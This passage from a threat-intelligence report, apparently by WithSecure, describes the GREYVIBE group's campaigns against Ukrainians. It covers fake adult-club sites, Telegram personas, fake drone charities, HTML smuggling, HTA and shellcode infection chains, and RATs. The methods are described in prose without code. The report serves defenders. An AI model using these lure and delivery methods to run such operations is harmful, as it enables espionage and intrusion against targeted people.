УЧАСНИКИ НАРАДИ

(за списком)

Повідомляю, що 19 грудня 2025 року об 11:00 під моїм головуванням відбудеться нарада з питань заробітних плат державних службовців місцевих органів виконавчої влади у форматі zoom-конференції.

Посилання:
https://us06web.zoom.us/j/81691262594?pwd=LbVX6gRQBNbEcgSS8bMj7YL0NwQYUb.1

Ідентифікатор конференції: 816 9126 2594.

Код доступу: 341256.

Прошу до 17:00 17 грудня 2025 року поінформувати про участь, зазначивши контактні дані та посади визначених осіб, та надати інформацію з питань порядку денного повідомленням на електронну пошту: y.khliebnikov@nib.gov.ua .

Відповідальна особа: Євгеній Хлєбніков (контактний телефон: (050) 411-72-89).

Порядок денний додається.

Додаток: на 3 арк.

Заступник Керівника
Офісу Президента України **І.Верещук**

Figure 11. Similar PDF containing Zoom call link to legitimate Zoom conference site

PrincessClub: Ukrainian adult club sites

WithSecure discovered a persistent campaign which utilizes fake Ukrainian adult club sites to lure victims and infect them with either **FallSpy** (for Android users) or **LegionRelay**/**PhantomRelayV1** (for Windows users). FallSpy is an Android spyware and LegionRelayV1 is a PowerShell-based RAT. The malware families have been detailed in later sections.

Based on WithSecure's investigation, many of the victims of this campaign were located in **Kharkiv**, **Ukraine** and included **Ukrainian combatants**. The targeting of this region was also evident in one of the early sites used in the campaign, which displayed a message about the opening of new club locations with all the addresses mentioned being in the city of Kharkiv. This has been shown in figure 12.




Figure 12. Display message on fake adult site showing new club addresses in Kharkiv

All sites found associated with this campaign masquerade as "**Princess Mens Club**," a name that overlaps with a legitimate adult venue in **Kyiv**. However, the addresses and contact details presented on these sites correspond to a different venue located in **Lviv**.

The reason the threat actor has chosen two different cities across the lure that are distant from the observed location of targeting (Kharkiv) is unclear at the time of writing. Figure 13 shows the distance between the three cities.

Figure 13. Distance between the cities of Kharkiv, Kyiv, and Lviv

To enhance legitimacy, the sites include typical business information such as general descriptions, contact details, pricing, and listed services. They also feature profiles of purported models, including associated photos and videos, some of which are **intentionally blurred** or restricted to incentivize user interaction.

Across all observed infection chains, a consistent characteristic is that the delivered malware or loader launches the website on the victim's device with a **kodek** ("кодек", Russian and Ukrainian word for codec) parameter, which **unlocks** the restricted images and videos. WithSecure assesses that this functionality primarily serves as a **decoy** mechanism, similar to those observed in the group's spear-phishing campaigns, whereby the victim is presented with benign-looking content while malicious activity executes in the background.

The site has undergone continuous development, with multiple features and infection vectors introduced to prompt malware execution, including:

1. A “live stream” feature prompting users to download a dedicated client, shown in Figure 14.
2. A simulated (“virtual”) chat function designed to build engagement and lure victims into installing a malicious client under the pretext of accessing exclusive content (e.g., themed as a K-Lite Codec Pack). Shown in Figure 15.
3. “Exclusive” videos on model profiles, either blurred or gated behind prompts to install a fake video codec pack, or redirecting to the live stream feature. Shown in Figure 16.
4. A “free live session” offering on model pages, which similarly results in the installation of a fake codec package. Shown in figure 17.





Figure 14. Viewing models live (page)

Figure 15. Fake virtual chat on site leading to video codec installer (overlay)






Figure 16. Exclusive video on a model's page




Figure 17. Free virtual session on a model's page

In a later iteration of the site, the threat group introduced a feature (shown in figure 18) enabling victims to initiate a **live video call** with a “model”. This functionality is only unlocked when the site is accessed with the kodek parameter set, indicating that the victim has been infected. The feature is implemented using **WebRTC**, with victim audio and video automatically captured and transmitted to the threat actor’s backend.

This capability significantly extends the site’s role beyond that of a static decoy. It likely enables **victim identification** and may facilitate **additional intelligence collection** during live interaction. In some cases, it could also create conditions for coercion or extortion, although this may be a less likely use case.

Given that confirmed victims include military combatants, this functionality may provide **actionable human intelligence** in the context of the Russia-Ukraine war. More broadly, such socially engineered interactions could exploit human behavior to elicit sensitive information that victims would be unlikely to disclose through purely technical means.

WithSecure discovered that the threat actor targets victims via **Telegram** using **fake female personas** (shown in figure 19) associated with models featured on the site. We assess with moderate confidence that some of these personas are distributed through **local dating channels**, e.g. in Telegram. Upon establishing contact, the threat actor engages with the victim to **build trust** before ultimately directing them to the site to download malware or, in some cases, directly delivering the malware executable via chat.




Figure 18. Live call feature unlocked after infection (kodek parameter is set)

Figure 19. Example of associated Telegram accounts used by the threat actor to target victims

The campaign's **development** and **operational** timeline closely aligns with other activities attributed to the group. The earliest domain associated with this campaign was registered in **late April 2025**, with initial development activity observed in **July 2025** and the first signs of active weaponization emerging in **August 2025**.

Between **July** and **December 2025**, the threat actor tested and deployed payloads similar to those used in their spear-phishing campaigns to compromise Windows systems. This included the use of PyInstaller- and JavaScript-based loaders, as well as PhantomRelayV1 as the final payload.

However, likely in an effort to distance the campaign's operational footprint from their spear-phishing activity, the threat actor transitioned in December 2025 to a distinct **.NET-based loader** which delivered a new PowerShell-based RAT, **LegionRelay**, which is detailed in a later section. Figure 20 shows an overall summary of PrincessClub campaign

We assess with **high confidence** that the PrincessClub campaign is associated with GREYVIBE based on development and operational overlaps found across PhantomMail, PhantomCaptcha, and PrincessClub campaigns. Some examples of the overlaps found are highlighted in figure 21.




Figure 21. Example of overlaps found between the campaigns




Figure 20. Overview of PrincessClub TTPs

Other associated activity

DroneLink: From PrincessClub to drone-themed Ukrainian charities

In **March** and **April 2026**, WithSecure observed an **operational overlap** between **PrincessClub** and a campaign leveraging websites masquerading as **charitable foundations** supporting the Armed Forces of **Ukraine** (e.g. FPV drones, UAVs, and related initiatives). Examples of these sites are shown in figures 22 and 23. The charity websites exhibited characteristics consistent with **LLM-generated content**.




Figure 22. Example of fake charity domain frontpage (frontforce[.]org)




Figure 23. Example of fake charity domain frontpage (ukrvarta[.]online and ukrguard[.]org)

Several overlaps were identified between the two campaigns, including:

- Use of **LegionRelay** across both campaigns, including shared command-and-control servers.
- Use of shared post-compromise tooling across both intrusion sets, including **WireGuard** (tunneling) and **ZAPiXDESK** (WhatsApp data exfiltration).

- **LegionRelay** scripts obfuscated with **DAYLIGHT** hosted on one of the fake charity sites.
- Use of **shared staging servers** hosting additional post-compromise payloads

These operational and infrastructure overlaps strongly suggest a close association of DroneLink to GREYVIBE. Additional high-level overlaps found between DroneLink and GREYVIBE's broader activity set included the use of LLMs across development as well as consistent usage of payload-and-decoy execution techniques.

Notably, the front pages of the charity sites did not lead to any malicious activity. Instead, specific subpaths found on the site such as /charity, /mexico, /court, /hospital, and /conference would trigger an infection chain. It is highly likely that links to these pages were distributed via spear-phishing.

Upon accessing these pages, victims were automatically served an archive file via HTML smuggling (see Figure 24). This archive typically contained a shortcut (.lnk) file that initiated the execution chain. In some variants, shortcut files were hosted on remote WebDAV shares. In these cases, victims were prompted to access the share via abuse of the search-ms URI protocol handler, filtered for .lnk files.




Figure 24. Fake charity link leading to malware download

Regardless of the delivery method, the shortcut files typically executed an HTA payload hosted under the same path (e.g., /charity/form.hta). The HTA file would present a decoy (see Figure 25) while retrieving, decoding, and executing the next-stage payload. The subsequent payload (commonly named updater.txt) acted as a loader that injected a custom shellcode into a RuntimeBroker.exe process. The injected shellcode implemented a custom reverse shell, providing operator's access to the victim's machine.

Additional payloads (e.g., one.txt, two.txt) were also found under the same paths. These payloads were identified as a custom .NET remote access trojan (RAT) utilizing WebSockets and supporting capabilities such as screenshot capture, keylogging, file upload/download, and directory enumeration. WithSecure assesses with low-to-moderate confidence that the .NET RAT was developed with LLM assistance. WithSecure found some of the hosted .NET RAT samples were delivered as post-compromise payloads via LegionRelay. However, it is likely they were also staged through the established reverse shell.




Figure 25. Example of decoys shown in HTA files

Based on observed artifacts, the use of drone-themed charity sites as lures was active from at least February 2026 through early April 2026. However, further analysis indicates that activity associated with DroneLink dates back to at least early November 2025, with some evidence suggesting earlier origins. WithSecure identified multiple artifacts across this period reflecting variations of the same infection chain. For example, PDF lures from November 2025 and January 2026 (see Figures 26 and 27) contained links to archive files initiating similar execution flows. These PDFs were likely distributed as email attachments.




Figure 26. PDF containing download link - November 2025

